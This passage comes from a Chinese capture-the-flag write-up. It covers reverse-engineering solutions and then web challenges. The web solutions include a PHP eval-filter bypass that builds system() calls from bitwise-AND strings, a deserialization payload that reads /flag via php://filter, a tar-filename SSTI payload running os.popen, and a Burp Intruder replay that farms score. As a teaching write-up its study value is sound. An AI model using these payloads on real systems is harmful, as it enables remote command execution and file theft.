    possible_chars = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_{}"
    max_length = 33
    program_path = "./vm_final"  # vm_final 的路径

    for i in range(max_length):
        char_found = False
        for c in possible_chars:
            test_flag = flag + c

            # 使用 pwntools 连接 vm_final
            try:
                p = process(program_path)

                # 等待提示
                p.recvuntil(b"input your flag and i will check it:\n")

                # 发送尝试的 flag
                p.sendline(test_flag)

                # 接收程序输出
                output = p.recvall(timeout=1).decode(errors="ignore")
                p.close()

                # 判断输出结果
                if "panic: runtime error: index out of range" in output:
                    flag += c
                    print(f"Character found: {c}, Current flag: {flag}")
                    char_found = True
                    break
            except EOFError:
                print(f"Error while processing input: {test_flag}")
            finally:
                p.close()

        if not char_found:
            print("Flag completed!")
            break

    return flag

if __name__ == "__main__":
    flag = brute_force_flag()
    print(f"The cracked flag is: {flag}")

```

> 普通蟒蛇

直接忽略长度的检查进行爆破

```
import check

# input_flag=input('Please input your flag: ').strip()
flag = ""
for j in range(17):
    for i in range(32, 127):
        if check.check(flag+chr(i)):
            flag += chr(i)
            break
print(flag)
```

> 白给蟒蛇

pyexinstaller提取得到pyc再uncompyle6得到源码

```
# uncompyle6 version 3.9.2
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.8.19 | packaged by conda-forge | (default, Mar 20 2024, 12:38:07) [MSC v.1929 64 bit (AMD64)]
# Embedded file name: main.py
flag = [
 18, 19, 42, 84, 75, 113, 53, 42, 60, 98, 109, 126, 73, 42, 21, 44,
 82, 54, 84, 32, 140, 48, 101, 218, 92, 83, 210, 55, 51, 160, 148,
 129, 253]
input_str = input("input your str:")
if len(input_str) != 33:
    print("Oh your input is wrong!!!")
result = [ord(i) for i in list(input_str)]
for i in range(33):
    result[i] ^= result[(i - 3 + 33) % 33]
    result[i] += i
else:
    for i, j in zip(result, flag):
        if i != j:
            print("Oh your input is wrong!!!")
            exit(0)
    else:
        print("you get the flag! it's: ", input_str)

# okay decompiling .\main.pyc

```

解密即可

```
cmp = [
 18, 19, 42, 84, 75, 113, 53, 42, 60, 98, 109, 126, 73, 42, 21, 44,
 82, 54, 84, 32, 140, 48, 101, 218, 92, 83, 210, 55, 51, 160, 148,
 129, 253]
flag = ""
for i in range(len(cmp)-1, -1, -1):
    cmp[i] -= i
    cmp[i] ^= cmp[(i - 3 + 33) % 33]
print("".join(map(chr, cmp)))

```

> 简单算术

提取下不等式z3求解即可

```
from z3 import *

s = Solver()
v = [BitVec(f"v{i}", 8) for i in range(23)]
s.add(253 * v[22]
     + 299 * v[21]
     + 88 * v[20]
     + 323 * v[19]
     + 764 * v[18]
     + 349 * v[17]
     + 758 * v[16]
     + 233 * v[15]
     + 255 * v[14]
     + 343 * v[13]
     + 613 * v[12]
     + 629 * v[11]
     + 596 * v[10]
     + 183 * v[9]
     + 43 * v[8]
     + 482 * v[7]
     + 771 * v[6]
     + 42 * v[5]
     + 244 * v[4]
     + 651 * v[3] == 403332)
s.add(25 * v[22]
     + 436 * v[21]
     + 937 * v[20]
     + 664 * v[19]
     + 792 * v[18]
     + 49 * v[17]
     + 738 * v[16]
     + 953 * v[15]
     + 133 * v[14]
     + 677 * v[13]
     + 744 * v[12]
     + 15 * v[11]
     + 34 * v[10]
     + 956 * v[9]
     + 759 * v[8]
     + 26 * v[7]
     + 147 * v[6]
     + 618 * v[5]
     + 721 * v[4]
     + 672 * v[3] == 440518)
s.add(547 * v[22]
     + 781 * v[21]
     + 562 * v[20]
     + 809 * v[19]
     + 481 * v[18]
     + 619 * v[17]
     + 200 * v[16]
     + 91 * v[15]
     + 23 * v[14]
     + 254 * v[13]
     + 641 * v[12]
     + 984 * v[11]
     + 477 * v[10]
     + 877 * v[9]
     + 277 * v[8]
     + 831 * v[7]
     + 325 * v[6]
     + 383 * v[5]
     + 446 * v[4]
     + 606 * v[3] == 423549)
s.add(393 * v[22]
     + 653 * v[21]
     + 813 * v[20]
     + 227 * v[19]
     + 46 * v[18]
     + 989 * v[17]
     + 293 * v[16]
     + 110 * v[15]
     + 124 * v[14]
     + 548 * v[13]
     + 830 * v[12]
     + 900 * v[11]
     + 886 * v[10]
     + 322 * v[9]
     + 963 * v[8]
     + 212 * v[7]
     + 944 * v[6]
     + 876 * v[5]
     + 792 * v[4]
     + 861 * v[3] == 505857)
s.add(53 * v[22]
     + 316 * v[21]
     + 679 * v[20]
     + 266 * v[19]
     + 885 * v[18]
     + 814 * v[17]
     + 568 * v[16]
     + 351 * v[15]
     + 623 * v[14]
     + 984 * v[13]
     + 832 * v[12]
     + 257 * v[11]
     + 341 * v[10]
     + 30 * v[9]
     + 467 * v[8]
     + 475 * v[7]
     + 604 * v[6]
     + 653 * v[5]
     + 1003 * v[4]
     + 359 * v[3] == 438956)
s.add(347 * v[22]
     + 706 * v[21]
     + 66 * v[20]
     + 777 * v[19]
     + 588 * v[18]
     + 830 * v[17]
     + 263 * v[16]
     + 595 * v[15]
     + 663 * v[14]
     + 597 * v[13]
     + 905 * v[12]
     + 415 * v[11]
     + 2 * v[10]
     + 911 * v[9]
     + 693 * v[8]
     + 959 * v[7]
     + 493 * v[6]
     + 567 * v[5]
     + 759 * v[4]
     + 478 * v[3] == 464591)
s.add(174 * v[22]
     + 80 * v[21]
     + 770 * v[20]
     + 834 * v[19]
     + 802 * v[18]
     + 732 * v[17]
     + 695 * v[16]
     + 6 * v[15]
     + 794 * v[14]
     + 666 * v[13]
     + 319 * v[12]
     + 276 * v[11]
     + 60 * v[10]
     + 962 * v[9]
     + 519 * v[8]
     + 551 * v[7]
     + 856 * v[6]
     + 521 * v[5]
     + 341 * v[4]
     + 972 * v[3] == 518258)
s.add(529 * v[22]
     + 394 * v[21]
     + 660 * v[20]
     + 920 * v[19]
     + 18 * v[18]
     + 889 * v[17]
     + 82 * v[16]
     + 815 * v[15]
     + 100 * v[14]
     + 243 * v[13]
     + 657 * v[12]
     + 353 * v[11]
     + 575 * v[10]
     + 65 * v[9]
     + 367 * v[8]
     + 161 * v[7]
     + 314 * v[6]
     + 503 * v[5]
     + 881 * v[4]
     + 764 * v[3] == 344071)
s.add(124 * v[22]
     + 773 * v[21]
     + 262 * v[20]
     + 961 * v[19]
     + 491 * v[18]
     + 815 * v[17]
     + 238 * v[16]
     + 1005 * v[15]
     + 796 * v[14]
     + 998 * v[13]
     + 500 * v[12]
     + 888 * v[11]
     + 658 * v[10]
     + 835 * v[9]
     + 639 * v[8]
     + 698 * v[7]
     + 213 * v[6]
     + 134 * v[5]
     + 514 * v[4]
     + 604 * v[3] == 476880)
s.add(834 * v[22]
     + 817 * v[21]
     + 384 * v[20]
     + 408 * v[19]
     + 855 * v[18]
     + 979 * v[17]
     + 136 * v[16]
     + 715 * v[15]
     + 446 * v[14]
     + 2 * v[13]
     + 38 * v[12]
     + 505 * v[11]
     + 837 * v[10]
     + 202 * v[9]
     + 331 * v[8]
     + 726 * v[7]
     + 658 * v[6]
     + 752 * v[5]
     + 560 * v[4]
     + 752 * v[3] == 380573)
s.add(923 * v[22]
     + 274 * v[21]
     + 664 * v[20]
     + 871 * v[19]
     + 801 * v[18]
     + 208 * v[17]
     + 862 * v[16]
     + 722 * v[15]
     + 966 * v[14]
     + 457 * v[13]
     + 568 * v[12]
     + 373 * v[11]
     + 726 * v[10]
     + 563 * v[9]
     + 939 * v[8]
     + 649 * v[7]
     + 694 * v[6]
     + 989 * v[5]
     + 85 * v[4]
     + 159 * v[3] == 533871)
s.add(645 * v[22]
     + 200 * v[21]
     + 155 * v[20]
     + 121 * v[19]
     + 275 * v[18]
     + 515 * v[17]
     + 278 * v[16]
     + 303 * v[15]
     + 513 * v[14]
     + 975 * v[13]
     + 781 * v[12]
     + 600 * v[11]
     + 625 * v[10]
     + 965 * v[9]
     + 162 * v[8]
     + 713 * v[7]
     + 346 * v[6]
     + 510 * v[5]
     + 4 * v[4]
     + 532 * v[3] == 426093)
s.add(382 * v[22]
     + 18 * v[21]
     + 935 * v[20]
     + 594 * v[19]
     + 812 * v[18]
     + 757 * v[17]
     + 174 * v[16]
     + 301 * v[15]
     + 43 * v[14]
     + 413 * v[13]
     + 578 * v[12]
     + 38 * v[11]
     + 998 * v[10]
     + 363 * v[9]
     + 445 * v[8]
     + 22 * v[7]
     + 764 * v[6]
     + 538 * v[5]
     + 381 * v[4]
     + 423 * v[3] == 356277)
s.add(129 * v[22]
     + 421 * v[21]
     + 185 * v[20]
     + 68 * v[19]
     + 354 * v[18]
     + 539 * v[17]
     + 484 * v[16]
     + 247 * v[15]
     + 238 * v[14]
     + 365 * v[13]
     + 205 * v[12]
     + 723 * v[11]
     + 516 * v[10]
     + 426 * v[9]
     + 6 * v[8]
     + 203 * v[7]
     + 203 * v[6]
     + 615 * v[5]
     + 568 * v[4]
     + 535 * v[3] == 303854)
s.add(677 * v[22]
     + 52 * v[21]
     + 422 * v[20]
     + 282 * v[19]
     + 188 * v[18]
     + 366 * v[17]
     + 53 * v[16]
     + 222 * v[15]
     + 199 * v[14]
     + 252 * v[13]
     + 103 * v[12]
     + 755 * v[11]
     + 704 * v[10]
     + 944 * v[9]
     + 580 * v[8]
     + 649 * v[7]
     + 912 * v[6]
     + 213 * v[5]
     + 755 * v[4]
     + 369 * v[3] == 348552)
s.add(360 * v[22]
     + 977 * v[21]
     + 341 * v[20]
     + 417 * v[19]
     + 488 * v[18]
     + 928 * v[17]
     + 281 * v[16]
     + 80 * v[15]
     + 380 * v[14]
     + 605 * v[13]
     + 293 * v[12]
     + 779 * v[11]
     + 749 * v[10]
     + 138 * v[9]
     + 104 * v[8]
     + 247 * v[7]
     + 19 * v[6]
     + 706 * v[5]
     + 963 * v[4]
     + 173 * v[3] == 308804)
s.add(954 * v[22]
     + 530 * v[21]
     + 247 * v[20]
     + 926 * v[19]
     + 244 * v[18]
     + 2 * v[17]
     + 723 * v[16]
     + 139 * v[15]
     + 751 * v[14]
     + 22 * v[13]
     + 580 * v[12]
     + 159 * v[11]
     + 162 * v[10]
     + 21 * v[9]
     + 645 * v[8]
     + 975 * v[7]
     + 860 * v[6]
     + 966 * v[5]
     + 912 * v[4]
     + 744 * v[3] == 476778)
s.add(851 * v[22]
     + 929 * v[21]
     + 883 * v[20]
     + 690 * v[19]
     + 602 * v[18]
     + 672 * v[17]
     + 799 * v[16]
     + 996 * v[15]
     + 123 * v[14]
     + 849 * v[13]
     + 67 * v[12]
     + 901 * v[11]
     + 365 * v[10]
     + 612 * v[9]
     + 255 * v[8]
     + 886 * v[7]
     + 101 * v[6]
     + 241 * v[5]
     + 337 * v[4]
     + 979 * v[3] == 501272)
s.add(92 * v[22]
     + 719 * v[21]
     + 799 * v[20]
     + 799 * v[19]
     + 416 * v[18]
     + 296 * v[17]
     + 141 * v[16]
     + 211 * v[15]
     + 336 * v[14]
     + 865 * v[13]
     + 450 * v[12]
     + 938 * v[11]
     + 296 * v[10]
     + 618 * v[9]
     + 117 * v[8]
     + 595 * v[7]
     + 659 * v[6]
     + 461 * v[5]
     + 841 * v[4]
     + 933 * v[3] == 470235)
s.add(418 * v[22]
     + 937 * v[21]
     + 929 * v[20]
     + 419 * v[19]
     + 487 * v[18]
     + 985 * v[17]
     + 565 * v[16]
     + 601 * v[15]
     + 918 * v[14]
     + 293 * v[13]
     + 25 * v[12]
     + 593 * v[11]
     + 519 * v[10]
     + 301 * v[9]
     + 404 * v[8]
     + 719 * v[7]
     + 747 * v[6]
     + 108 * v[5]
     + 1001 * v[4]
     + 389 * v[3] == 395149)

if s.check() == sat:
    ans = s.model()
```

```python
    out = []
    for i in v:
        try:
            out.append(ans[i].as_long())
        except:
            continue
    print(out)
    d = [0x000000AF, 0x0000004B, 0x00000081, 0x00000087, 0x00000077, 0x0000006B, 0x000000A2, 0x00000062, 0x000000A3, 0x000000AD, 0x00000073, 0x0000008F, 0x0000006C, 0x00000095, 0x00000033, 0x00000053, 0x000000A3, 0x0000004A, 0x00000066, 0x00000094, 0x000000D4, 0x0000003D, 0x0000008B, 0x00000079, 0x00000082, 0x00000092, 0x0000005B, 0x0000008D, 0x000000AC, 0x000000BA, 0x000000B1, 0x00000051, 0x0000006F, 0x00000091, 0x00000048, 0x0000008F, 0x0000004E, 0x00000094]
    flag = ""
    for i in range(38):
        flag += chr(d[i]-out[i%20])
    print(flag)
```

> ez_IDA

直接ida找到flag

Web

> easyphp

```php
<?php
highlight_file(__FILE__);

if (preg_match('/[A-Za-z]|\^|~|%|\.|\$|\{|\}|\||\/|\?|\+|=|`| |\*|_|#/is', $_GET['exp'])) {
    die("no hack");
}else{
    @eval($_GET['exp']);
}
```

这里过滤了~和^符号，但是没有过滤&符号，所以这里考虑使用&符号来构造字符串：

```php
<?php
// 定义目标字符字符串
$targetChars = "ls /";
// 将目标字符字符串转换为单个字符的ASCII码数组
$targetCharsAscii = array_map('ord', str_split($targetChars));

// 用于存储每个目标字符找到符合条件的encodedChar1
$encodedChar1List = [];
// 用于存储每个目标字符找到符合条件的encodedChar2
```

```php
$encodedChar2List = [];

foreach ($targetCharsAscii as $targetCharAscii) {
    $found = false;
    for ($i = 0; $i <= 0xFF; $i++) {
        if ($found) {
            break;
        }
        for ($j = 0; $j <= 0xFF; $j++) {
            $hexValue1 = dechex($i);
            $hexValue2 = dechex($j);

            $char1 = chr($i);
            $char2 = chr($j);

            $resultAscii = ord($char1) & ord($char2);

            // 检查是否匹配当前目标字符
            if ($resultAscii === $targetCharAscii &&
           !preg_match('/[A-Za-z]|\^|~|%|\.|\$|\{|\}|\||\/|\?|\+|=|`| |\*|_|#/is', $char1) &&
           !preg_match('/[A-Za-z]|\^|~|%|\.|\$|\{|\}|\||\/|\?|\+|=|`| |\*|_|#/is', $char2)) {

                // 对找到的符合条件的字符进行URL编码
                $encodedChar1 = urlencode($char1);
                $encodedChar2 = urlencode($char2);

                echo "十六进制值：0x{$hexValue1} 和 0x{$hexValue2} 按位与后得到字符 '"
                  . chr($targetCharAscii). "'，对应的字符分别是：{$encodedChar1}&{$encodedChar2}\n";

                // 将当前找到的encodedChar1和encodedChar2添加到对应的列表中
                $encodedChar1List[] = $encodedChar1;
                $encodedChar2List[] = $encodedChar2;

                $found = true;
                break;
            }
        }
    }
}

// 计算encodedChar1的总和
$encodedChar1Sum = implode('', $encodedChar1List);
// 计算encodedChar2的总和
$encodedChar2Sum = implode('', $encodedChar2List);

```

```
echo "按位与后得到的所有字符对应的字符分别是：'{$encodedChar1Sum}'%26'{$encodedChar2Sum}'\n";
```

这个脚本能够生成使用&这个符号计算产生的：

```
$resultAscii = ord($char1) & ord($char2);
```

构造生成：

```
(%27%7F%7F%7F%7F%7F%7F%27%26%27%F3%F9%F3%F4%E5%ED%27)(%27%7F%7F%7F%26%7F%5B%7F%5B%7F%7F%7F%7F%7F%27%26%27%E3%E1%F4%2C%FB%C9%C6%D3%FD%AF%E6%EC%E1%E7%27);
```

对应的是：

```
('system')('cat${IFS}flag')
```

并且在进行亦或的时候需要将两部分分别用单引号扩起来

也就是说本来

image-20241118155323790

这样是可以直接在代码里面执行的，但是通过get传参进来的时候就需要这样来表示phpinfo：

```
'%7f%7f%7f%7f%7f%7f%7f'&'%f0%e8%f0%e9%ee%e6%ef'
```

而不能这样：

```
%7f%7f%7f%7f%7f%7f%7f&%f0%e8%f0%e9%ee%e6%ef
```

也就是说不能忽略掉这个单引号

所以phpinfo()就应该：

```
(%27%7f%7f%7f%7f%7f%7f%7f%27&%27%f0%e8%f0%e9%ee%e6%ef%27)();
```

> unserialize

反序列化，这里用到了两个知识点。

```
<?php
highlight_file(__FILE__);
function filter($password){
    $filter_arr = array("admin");
    $filter = '/'.implode("|",$filter_arr).'/i';
    return preg_replace($filter,"guest",$password);
}
class User{
    public $username;
    public $value;
    public function shell($unser){;
        $ser = serialize($unser);
        echo $ser;
        if($ser!=$this->value){
            $key1 = $unser[0];
            $key2 = $unser[1];
            echo new $key1($key2);
        }

    }
    public function __destruct()
    {
        if($this->username == "admin"){
            $unser = unserialize($this->value);
            $this->shell($unser);
        }
    }
}

$user=unserialize(filter($_POST["user"]));
```

这里需要绕过两个地方，第一个地方就是我们的这个字符串匹配，但是这里字符串匹配我们可以使用大写的S和16进制来进行匹配绕过

第二个地方就是我们的难点，需要使用不完整类：__PHP_Incomplete_Class绕过，简单来说这个类就是为了绕过这样的判断的：

```
serialize(unserialize($x)) !== $x;
```

简单来说就是一个序列化字符串反序列化后再序列化和之前不一样了。

这里就需要用到这个类，我们直接将下面内容拼接到需要绕过的序列化字符串中即可。

```
O:22:"__PHP_Incomplete_Class":1:{s:3:"abc";N;}}
```

因为上面的序列化字符串在序列化完成后会自动消失，因为他没有这个__PHP_Incomplete_Class_Name属性，所以在进行第二次序列化的时候就会消失不见了：

例如构建一个序列化字符串：

```
a:3:{i:0;s:13:\"SplFileObject\";i:1;s:49:\"php://filter/convert.base64-encode/resource=/flag\";i:2;O:22:\"__PHP_Incomplete_Class\":1:{s:3:\"abc\";N;}}
```

在第一次进行反序列化后出来的对象是这样的：

image-20241122150250768

将这个对象再序列化一次后就可以看见序列化字符串变为了这样：

```
echo serialize(unserialize("a:3:{i:0;s:13:\"SplFileObject\";i:1;s:49:\"php://filter/convert.base64-encode/resource=/flag\";i:2;O:22:\"__PHP_Incomplete_Class\":1:{s:3:\"abc\";N;}}"))
```

image-20241122150400810

发现这个不完整类里面的属性已经没有了，之后再将其进行反序列化：

image-20241122150505835

那么我们就利用这个机制来进行绕过，最终的payload：

```
O:4:"User":2:{s:8:"username";S:5:"\61\64\6d\69\6e";s:5:"value";s:142:"a:3:{i:0;s:13:"SplFileObject";i:1;s:49:"php://filter/convert.base64-encode/resource=/flag";i:2;O:22:"__PHP_Incomplete_Class":1:{s:3:"abc";N;}}";}
```

这里在读文件的时候需要这样构造原生类：

```
    $unser = [
            0 => 'SplFileObject',
            1 => 'php://filter/convert.base64-encode/resource=/flag'
    ];
```

用伪协议去读取内容，不然读不完

untar

```
import tarfile

tar = tarfile.open("exploit.tar", "w")
payload = r"{{self.__init__.__globals__.__builtins__.__import__('os').popen('ls ..').read()}}"
tarinfo = tarfile.TarInfo(payload)
tarinfo.size = 0
tar.addfile(tarinfo)
tar.close()
```

这样涉及到tar文件解压的时候可以这样，他可以将上述payload弄到文件名里面去，最后在存在ssti的地方将文件名给渲染出来，造成ssti

php_beginer

```
<?php
highlight_file(__FILE__);
$flag = file_get_contents("/flag");
```


```
if(isset($_GET['what_is[php'])){
    if(strpos($_REQUEST['what_is[php'], 'easy') !== false){
        echo "php is not so easy!T^T";
        die();
    }
    if(strpos($_SERVER['QUERY_STRING'], 'easy') !== false){
        echo "php is so hard!T^T";
        die();
    }
    if($_GET['what_is[php']==="php is so easy"){
        echo "yes, php is so easy!";
        echo $flag;
    }
}else{
    echo "nonono";
}
```

这里涉及到三个php特性，在get和post请求中第一个【符号会自动变为_下划线，但是第二个【符号就不会发生改变了

那个$_SERVER是不会对url解码的

$_REQUEST中Post变量优先级比GET高，会将get给覆盖掉

1. 审计代码，发现需要设置参数 `what_is[php` 的值，由于 `[` 属于非法参数，php的特性是会将非法参数转换为 `_`，但是只会转换第一个而保留后面的，所以真正传递的参数是 `what[is[php`。
2. 审计代码发现 GET 方法得到的参数必须是 `php is so easy`，但是 REQUEST 和 SERVER 的值不能有 `easy`。根据 php 的特性，REQUEST 会优先接受 POST 的数据，SERVER 不会自动转义 URL 编码。所以输入 POST 的值抢占 REQUEST，再将 `easy` 进行 URL 编码即可。



223.129.86.2:32975/?what[is[php=php%20is%20so%20easy

```
<?php
highlight_file(__FILE__);
$flag = file_get_contents("/flag");

if(isset($_GET['what_is[php'])){
        if(strpos($_REQUEST['what_is[php'], 'easy') !== false){
                echo "php is not so easy!T^T";
                die();
        }
        if(strpos($_SERVER['QUERY_STRING'], 'easy') !== false){
                echo "php is so hard!T^T";
                die();
        }
        if($_GET['what_is[php']==="php is so easy"){
                echo "yes, php is so easy!";
                echo $flag;
        }
}else{
        echo "nonono";
}
```

yes, php is so easy!flag{92fc69df-ff8b-40b7-85cc-978dd54cbbdb}

DevTools is now available in Chinese!

URL

http://223.129.86.2:32975/?what[is[php=php is so %65%61%73%79

Use POST method

enctype


application/x-www-form-urlencoded

Body

what[is[php=111

> math master 1

1. 页面是一个计算器，每做一题得 1 分，要 1000 分才能拿到 flag，那肯定不能一题题做。对做题过程用 Burp 进行抓包，发现提交答案的 POST 包通过后会加分。将包发到 repeater，发现重放可以无视题目加分，随即发到 intruder 中用 none payload 重复 1000 次即可。


Burp 项目 Intruder 重放器 查看 帮助
Burp Suite专业版 v2024.10 - 临时项目 - licensed to Datch
仪表盘 目标 代理 Intruder 重放器 Collaborator Sequencer 编码工具 对比工具 日志 Organizer 扩展 学习
搜索 设置
5 × 6 ×
开始攻击
添加payload位置 §
清除payload位置 §
自动添加payload位置 §
Search
Event log (58)
All issues (4)
内存: 406.5MB

Sniper攻击

目标 http://223.129.86.2:32949 ☑ 更新Host报头来匹配目标

位置

```
POST /api/verify HTTP/1.1
Host: 223.129.86.2:32949
Content-Length: 231
X-SIGN: f8cd897e5f9269615af33e2364889fa823b8b688de5f4009c1005e2c48ec0bd1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0
Safari/537.36
Accept: application/json, text/plain, */*
X-NONCE: f6ab75e959928cde
Content-Type: application/json
Origin: http://223.129.86.2:32949
Referer: http://223.129.86.2:32949/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-HK;q=0.7,zh-TW;q=0.6
Cookie: GZCTF_Token=
CfDJ8CETOWLqPG5LnP8_wljSHzmbiKLN3G921K6kwUSs4rFRlhe5hZEJD1LjBO-zNei7kGRv6xBTlatUl6K1IujJZzxRisSF-Ko4dSppQcuaOFGjOefoG12MLY
IWM-7E9XqOZS_7mFV6jJmGM_l3siA6VCBntUfJJOHiV-hws3RzzXrlu42OrvCyfp982YAzTy4rDqGVbaSKrMgfVyFceOKNrJGt7Qy2ZZqQO2QdpaIBsKZAywoT
3c2WAMpCg3DpSgGtF5fkU6hYB5gQ_zwZ5194CojCaN6Ey9F1ikLMp-01K2UF8fStpzP481COp3w6ItZfqWIcpdlvxiHxJQMrS9ZhIYgOIbaZEOOkFA7LRUfkuF
9cc-cOmlITa3EaqccfqDpK_nQOmFMuzkZEertlcTnq97oAeXRmlM2M9naeYL9q7T3UZphrC4vGLFCRTy9ufDHVM4qOa1GOZRI12GllogTbOr2gEGT-f9epOO4j
rHZF7dYsBamgTdTRVvf56upULgYkTzFembkdHoUMlN29V9tQViCapPJlm-Op6QnFRYQsBzszdN2ZUPzMzUqhHGuQEO72Xpt5dN2SPF6uEkGFAluw67cBmaL8zu
DWvitCle8VW2DHX45zbNiGA2dkOV6YWnY-MGMqwz_VCZYxd2TP-FD_VNboX3qKqmK71KQ9f1zH8jOEbB8LZp4hyk9aGzradkDyOoSvNqSnOlOblkMwtQolEKg;
 ko4-sess=5_pfad-uMIOksYHTjeAtcFybAIPPHaRh
Connection: keep-alive

{"answer":
"210527d6b4d91638b97a08bb6cee38463a30eab1b5eae7482774b56f63bc2a56eb1dde153c217599d6f8046a79aedd25952b81d0f63cab07dffa40da4
890a4106d610e078b904f1b6fde53bd1069317f18c8eb9194c34831b31af49118b5ca7665e38ac07b4ae26430711e9e11"}
```

0高亮 配置 0 个payload位置 长度:1602

payload

Payload位置: No payload positions configured

Payload类型: Null payloads

Payload数量: 10,000

请求数量: 0

payload配置

它生成一个payload值为空的字符串。无需设置payload标记，可以在不更改基本请求的情况下重复发送。

● 生成 10000 生成payload

○ 无限重复

Payload处理

您可以定义在使用payload之前对每个payload执行各种处理任务的规则。


添加 编辑 删除 上移 向下

□ 已启用	规则

Payload编码

为了安全地发送HTTP请求，最终的payload将会对框框内容进行URL编码，如果不需要，可以取消勾勾。

☑ URL编码字符: ./\=<>?+&*;:"{}|^`#


Burp 项目 Intruder 重放器 查看 帮助
Burp Suite专业版 v2024.10 - 临时项目 - licensed to Datch
仪表盘 目标 代理 Intruder 重放器 Collaborator Sequencer 编码工具 对比工具 日志 Organizer 扩展 学习
搜索 设置
拦截 HTTP历史记录 WebSocket历史记录 匹配和替换 代理设置
美化 Raw Hex 页面渲染
Inspector
Search
事件日志
All issues (4)
内存: 408.1MB

过滤器设置:隐藏CSS, 图片,一般二进制文件

#	Host	方法	URL	参数	已编辑	状态码	长度	MIME类型	扩展	标题	说明	TLS	IP	Cookies	时间
82	http://223.129.86.2:32949	GET	/			200	1262	HTML					223.129.86.2		18:2
83	http://223.129.86.2:32949	GET	/vendors.5042aad079700f4a45cc....			200	187121	script	js				223.129.86.2		18:2
84	http://223.129.86.2:32949	GET	/runtime.4017d2e82e57f274e984....			200	11741	script	js				223.129.86.2		18:2
85	http://223.129.86.2:32949	GET	/index.02d3e0445894b8574127.b...			200	22248	script	js				223.129.86.2		18:2
88	http://223.129.86.2:32949	GET	/api/getExpr			200	258	JSON					223.129.86.2	ko4-sess=5_pfad...	18:2
89	http://223.129.86.2:32949	GET	/favicon.ico			404	179	文本	ico				223.129.86.2		18:2
90	http://223.129.86.2:32949	GET	/api/score			200	176	JSON					223.129.86.2		18:2
91	http://223.129.86.2:32949	GET	/api/sec			200	540	JSON					223.129.86.2	ko4-sess=5_pfad...	18:2
